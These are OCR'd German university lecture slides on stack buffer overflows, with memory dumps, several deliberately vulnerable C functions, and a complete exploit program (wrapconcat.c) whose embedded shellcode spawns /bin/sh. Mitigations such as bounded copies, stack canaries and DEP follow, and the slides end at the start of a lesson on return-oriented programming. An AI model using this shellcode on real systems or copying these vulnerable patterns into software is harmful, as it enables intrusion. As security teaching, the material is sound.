  printf("&buf[0] = %p\n", buf);
  for (j = buf - 8; j < ((char *)&i) + 8; j++)
    printf("%p: 0x%x\n", j, *(unsigned char *)j);
}
int main() {
  test(12);
  exit(0);
}
```

```
&main = 0x80484cc
&i = 0xbffff610
&buf[0] = 0xbffff5f0
0xbffff5e8: 0x80
0xbffff5e9: 0x0
0xbffff5ea: 0x0
0xbffff5eb: 0x0
0xbffff5ec: 0x2c
0xbffff5ed: 0x82
0xbffff5ee: 0x4
0xbffff5ef: 0x8
0xbffff5f0: 0xf8
0xbffff5f1: 0xae
0xbffff5f2: 0x0
0xbffff5f3: 0x42
0xbffff5f4: 0xc
0xbffff5f5: 0x3
0xbffff5f6: 0x13
0xbffff5f7: 0x42
0xbffff5f8: 0x20
0xbffff5f9: 0x30
0xbffff5fa: 0x1
0xbffff5fb: 0x40
0xbffff5fc: 0x94
0xbffff5fd: 0xf6
0xbffff5fe: 0xff
0xbffff5ff: 0xbf
... (Fortsetzung nebenan) ...
```

```
0xbffff600: 0x38
0xbffff601: 0xf6
0xbffff602: 0xff
0xbffff603: 0xbf
0xbffff604: 0x30
0xbffff605: 0xb2
0xbffff606: 0x0
0xbffff607: 0x40
0xbffff608: 0x28
0xbffff609: 0xf6
0xbffff60a: 0xff
0xbffff60b: 0xbf
0xbffff60c: 0xdc
0xbffff60d: 0x84
0xbffff60e: 0x4
0xbffff60f: 0x8
0xbffff610: 0xc
0xbffff611: 0x0
0xbffff612: 0x0
0xbffff613: 0x0
0xbffff614: 0x20
0xbffff615: 0x30
0xbffff616: 0x1
0xbffff617: 0x40
```

```
&main = 0x80484cc
&i = 0xbffff610
&buf[0] = 0xbffff5f0
0xbffff5e8: 0x80
0xbffff5e9: 0x0
0xbffff5ea: 0x0
0xbffff5eb: 0x0
0xbffff5ec: 0x2c
0xbffff5ed: 0x82
0xbffff5ee: 0x4
0xbffff5ef: 0x8
0xbffff5f0: 0xf8
0xbffff5f1: 0xae
0xbffff5f2: 0x0
0xbffff5f3: 0x42
0xbffff5f4: 0xc
0xbffff5f5: 0x3
0xbffff5f6: 0x13
0xbffff5f7: 0x42
0xbffff5f8: 0x20
0xbffff5f9: 0x30
0xbffff5fa: 0x1
0xbffff5fb: 0x40
0xbffff5fc: 0x94
0xbffff5fd: 0xf6
0xbffff5fe: 0xff
0xbffff5ff: 0xbf
... (Fortsetzung nebenan) ...
```

buf

&buf[0]


```
0xbffff600: 0x38
0xbffff601: 0xf6
0xbffff602: 0xff
0xbffff603: 0xbf
0xbffff604: 0x30
0xbffff605: 0xb2
0xbffff606: 0x0
0xbffff607: 0x40
0xbffff608: 0x28
0xbffff609: 0xf6
0xbffff60a: 0xff
0xbffff60b: 0xbf
0xbffff60c: 0xdc
0xbffff60d: 0x84
0xbffff60e: 0x4
0xbffff60f: 0x8
0xbffff610: 0xc
0xbffff611: 0x0
0xbffff612: 0x0
0xbffff613: 0x0
0xbffff614: 0x20
0xbffff615: 0x30
0xbffff616: 0x1
0xbffff617: 0x40
```

eip

i


Ergebnis

- Bytes der Rücksprungadresse stehen „falschrum“
  - Intel-Prozessoren speichern Multi-Byte-Adressen in *little endian* Format, d.h. in umgedrehter Reihenfolge
  - Die einzelnen Bits sind jedoch „richtig herum“




Code mit Schwachstelle

```
/* concat.c: concatenate command line arguments and print them */

void concat_arguments(int argc, char **argv) {
  char buf[60];
  char *p = buf;
  int i;
  for (i = 1; i < argc; i++) {
    strcpy(p, argv[i]);
    p += strlen(argv[i]);
    if (i + 1 != argc) *p++ = ' '; /* Add a space back in */
  }
  printf("%s\n", buf);
}
int main(int argc, char **argv) {
  concat_arguments(argc, argv);
  exit(0);
}
```




Stack Smashing Angriff

- Wir konstruieren einen String, der per **`strcpy`** in **`buf`** geschrieben wird und die Rücksprungadresse entsprechend manipuliert
- Schema:



Angriffscode

```
/* wrapconcat.c: exploit stack overflow in concat.c */

/* minimal code to start a shell on Intel Linux */
char *exploit =
   "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c
   \xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xdc\xff\xff\xff/bin/sh";

int main() {
  char *buf = (char *)malloc(sizeof(char) * 1024);
  char **arr = (char **)malloc(sizeof(char *) * 3);
  int i;
  strcpy(buf, exploit);
  i = strlen(exploit); /* should be 45 */
  i--;
  while (i<75)
    buf[++i] = ' ';
  buf[++i] = 0x20;  /* overwrite return address */
  buf[++i] = 0xf5;
  buf[++i] = 0xff;
  buf[++i] = 0xbf;
  buf[++i] = 0x02;  /* argc */
  buf[++i] = 0x00;  /* terminal zero */
  arr[0] = "./concat";
  arr[1] = buf;
  arr[2] = 0x00;
  execv("./concatdebug", arr);
}
```



Ergebnis

```
0xbffff5cf: ? (0xbf)
0xbffff5d0: ? (0x2)
0xbffff5d1: ? (0x0)
0xbffff5d2: ? (0x0)
0xbffff5d3: ? (0x0)
0xbffff5d4: T (0x54)
0xbffff5d5: ? (0xf6)
0xbffff5d6: ? (0xff)
0xbffff5d7: ? (0xbf)
0xbffff5d8: ? (0xf8)
0xbffff5d9: ? (0xf5)
0xbffff5d0
VÍ1Û Ø@ÍèÜÿÿÿ/bin/sh                    õÿ¿
0x80484e0
sh-2.05a$
```

Erläuterungen

- Wir haben eine Shell gestartet, wo dies eigentlich nicht möglich war
- Rücksprungadresse ist fest codiert (als Anfang von buf)
  - Code ist nicht sonderlich robust
- Oft verwendeter Trick, wenn Beginn des Codes nicht (genau) bekannt:
  - „Landebahn“ aus NOP-Befehlen vor den Code schreiben
  - In die Gegend springen und hoffen, dass man die Landebahn trifft
- Man muss es selbst ausprobieren, um es zu glauben. Siehe Übung

Weitere schlechte Beispiele ...

```
#include <stdio.h>

void DontDoThis(char* input) {
  char buf[16];
  strcpy(buf, input);
  printf("%s\n", buf);
}

int main(int argc, char* argv[]) {
  DontDoThis(argv[1]);
  return 0;
}
```

Erläuterungen

- Klassische Stack Overflow Schwachstelle:
  - Eingabe wird mittels strcpy in einen Buffer geschrieben
  - Buffer ist lokale Variable
  - Kopieren geschieht innerhalb einer Unterprozedur
  - Eingabeargument wird nicht überprüft

Berühmtes Beispiel


```
...
char buf[20];
gets(buf);
...
```

Erläuterungen

- C-Funktion **`char* gets(char* str)`**
  - Siehe: **`man gets`**
  - Liest von der Standardeingabe Zeichen und kopiert sie in den String **`str`**. Liefert einen Zeiger auf **`str`** zurück.
  - Kopiert so lange, bis \n (newline) oder \0 (Null-Zeichen) gelesen wird
- Original-Schwachstelle aus **`fingerd`**
  - Ausgenutzt im Morris Worm (siehe später)

Weiteres `strcpy`-Beispiel

```
char buf[20];
char prefix[] = "http://";

strcpy(buf, prefix);
strncat(buf, path, sizeof(buf));
```



Erläuterungen

- Anmerkung: **`man strncat`**
  - **`strncat(s, append, count)`** appends a copy of **`append`** to the end of s, but not more than count characters
- Was kann hier schiefgehen?
  - **`strncat`** kopiert maximal **`sizeof(buf)`** Zeichen
  - es sind aber bereits **`sizeof(prefix)`**=7 Zeichen in **`buf`**
  - **`strncat`** kopiert bis zu 7 Zeichen über das Ende von **`buf`** hinaus

Beispiel mit `sprintf`

- C-Funktion **`sprintf`**:
  - **`int sprintf(char* str, const char* format, ...)`**
  - Kopiert die angehängten Variablen (...) in der durch den Formatstring format angegeben Form in die Zeichenkette **`str`**
  - %s = string, %d = decimal etc.

- Beispiel: **`sprintf(buf, "%s", str)`**
  - Kopiert **`str`** in **`buf`** (bis zum ersten Null-Zeichen in **`str`**)

Beispiel mit Schwachstelle

```
...
char buf[MAX_PATH];
sprintf(buf, "%s - %d\n", path, errno);
...
```

Erläuterungen

- Im Endeffekt ist sprintf ein **`strcpy`**

Sichere Verwendung von strcpy?

```
#define MAX_BUF 256

void BadCode(char* input) {
  short len;
  char buf[MAX_BUF];
  len = strlen(input);

  if (len < MAX_BUF) strcpy(buf, input);
}
```

Erläuterungen

- Mittels **`#define`** definierte Werte sind immer **`signed int`**
- Beim Vergleich mit **`int`** wird das andere Argument ebenfalls mittels "cast" zu **`int`**
- **`MAX_BUF`** ist ein **`int`**
  - Der Angreifer schickt einen sehr großen input (größer als vorzeichenbehaftete 16 Bit-Zahl)
  - **`strlen(input)`** ist zu groß für ein **`short`**
    - **`len`** wird negativ
  - Beim "upcast" zu **`int`** behält es sein Vorzeichen
  - Der Vergleich **`len < MAX`** wird wahr sein
    - **`strcpy`** wird einen großen **`input`** in einen kleinen **`buf`** kopieren

Bessere Version

```
const size_t MAX_BUF = 256;

void LessBadCode(char* input) {
  size_t len;
  char buf[MAX_BUF];

  len = strlen(input);

  if (len < MAX_BUF) strcpy(buf, input);
}
```

Vermeiden von Buffer Overflows

- Aufpassen auf:
  - Input, egal ob von der Kommandozeile, vom Netzwerk oder aus einer Datei
  - Weitergabe von input (siehe oben) an innere Programm- und Datenstrukturen
  - Verwendung "unsicherer" (d.h. unbeschränkter) String-Kopieroperationen (`strcpy`, `strcat`, `sprintf`, ...)
  - Arithmetik der Berechnung von Puffergrößen oder verbleibenden Puffergrößen
- Unsichere String-Funktionen kann man systematisch finden
  - Zum Beispiel durch den Compiler: `#undef strcpy`
  - Manchmal implementieren Applikationen die C-Library intern neu
- Immer die Frage: Was kontrolliert der Angreifer?

Programmierunterstützung

- Unsichere C-Funktionen (**`strcpy`**, **`strcat`**, **`sprintf`**, etc.) durch "sichere" Versionen ersetzen (**`strncpy`**, **`strncat`**, **`snprintf`**, etc.)
  - Hier auf Arithmetik zur Berechnung von n achten
  - Vorsicht: Strings werden bei strncpy und strncat nicht notwendigerweise Null-terminiert
  - Man muss für die Nullterminierung selbst sorgen, damit nicht andernorts etwas schiefgeht
  - Am verlässlichsten: snprintf(buf, num, “%s”, s)
- Prüfen der Abbruchbedingungen in Schleifen
- C-Strings durch C++-Strings ersetzen
  - Kann viel Neuprogrammierung existierender Software erfordern
- Analysewerkzeuge benutzen:
  - Viele Compiler prüfen auf Basis von Heuristiken auf mögliche Buffer Overruns

Automatischer Schutz

- Stack-Schutz (z.B. Stackguard):
  - Ein spezieller Schutzstring (canary) wird zusammen mit der Rücksprungadresse auf den Stack gelegt
  - Vor dem Rücksprung prüft automatisch eincompilierter Code, ob der canary noch lebt
  - In modernen Compilern per Option zuschaltbar

- Nicht-ausführbarer Stack
  - Hardware kann den Stack als non-executable markieren
  - Jeder Versuch, shellcode auf dem Stack auszuführen, schlägt fehl
  - Unterstützung hängt sehr von Hardware und Betriebssystem ab

FRIEDRICH-ALEXANDER
UNIVERSITÄT
ERLANGEN-NÜRNBERG

Angewandte IT-Sicherheit
Einführung in die IT-Sicherheit

Felix Freiling

Kapitel 5 Softwaresicherheit

Lektion 9: Return Oriented Programming


Themen

- Kapitel 1: Einführung und Grundlagen
- Kapitel 2: Kryptographie
- Kapitel 3: Privacy
- Kapitel 4: Authentifikation
- Kapitel 5: Softwaresicherheit
  - Lektion 1: Programmierfehler (und ihre möglichen Auswirkungen)
  - Lektion 2: Race Conditions
  - Lektion 3: Code Injection-Angriffe
  - Lektion 4: Cross Site Scripting
  - Lektion 5: Integer Overflows
  - Lektion 6: Heap Overflows
  - Lektion 7: Shellcode
  - Lektion 8: Stack Overflows
  - Lektion 9: Return-oriented Programming (ROP)
  - Lektion 10: Formatstring-Angriffe
  - Lektion 11: Fehlerinjektion
- Kapitel 6: Cybercrime

Quellen

- Hovav Shacham: The Geometry of Innocent Flesh on the Bone: Return-into-libc without Function Calls (on the x86). Proceedings of ACM CCS, pages 552–561, Oct. 2007
- Ralf Hund, Thorsten Holz, Felix C. Freiling: Return-oriented rootkits: Bypassing kernel code integrity protection mechanisms. In: Proceedings of 18th USENIX Security Symposium, 2009.
- Ryan Roemer, Erik Buchanan, Hovav Shacham, Stefan Savage: Return-Oriented Programming: Systems, Languages, and Applications. ACM Trans. Inf. Syst. Secur. 15(1): 2:1-2:34 (2012)
- Ralf Hund, Carsten Willems, Thorsten Holz: Practical Timing Side Channel Attacks Against Kernel Space ASLR. In: IEEE Symposium on Security and Privacy ("Oakland"), San Francisco, CA, May 2013


Rückblick Stack Smashing



Windows DEP

Schutz gegen Stack Smashing


- Seit Windows XP: Data Execution Prevention (DEP)
  - Bestimmte Speicherregionen (z.B. Stack) können als “nicht ausführbar” markiert warden
- Technisch muss der Prozessor das unterstützen
  - NX Bit (non executable) in Seitentabelle des virtuellen Speichers
  - Ausführung von Instruktionen erzeugt Interrupt
- Ziel: “Bösen” Code auf dem Stack vermeiden
  - Problem: Code muss nicht auf dem Stack liegen ...



Befehlszyklus

1. Holt nächsten Befehl an Adresse eip
2. decodiert Befehl + führt aus
3. eip++


Skizzenvorlage




```
while true {
    < hole MM[PC] in die CPU >
    < interpretiere das als Befehl und führe ihn aus >
    PC := PC + 1
}
```

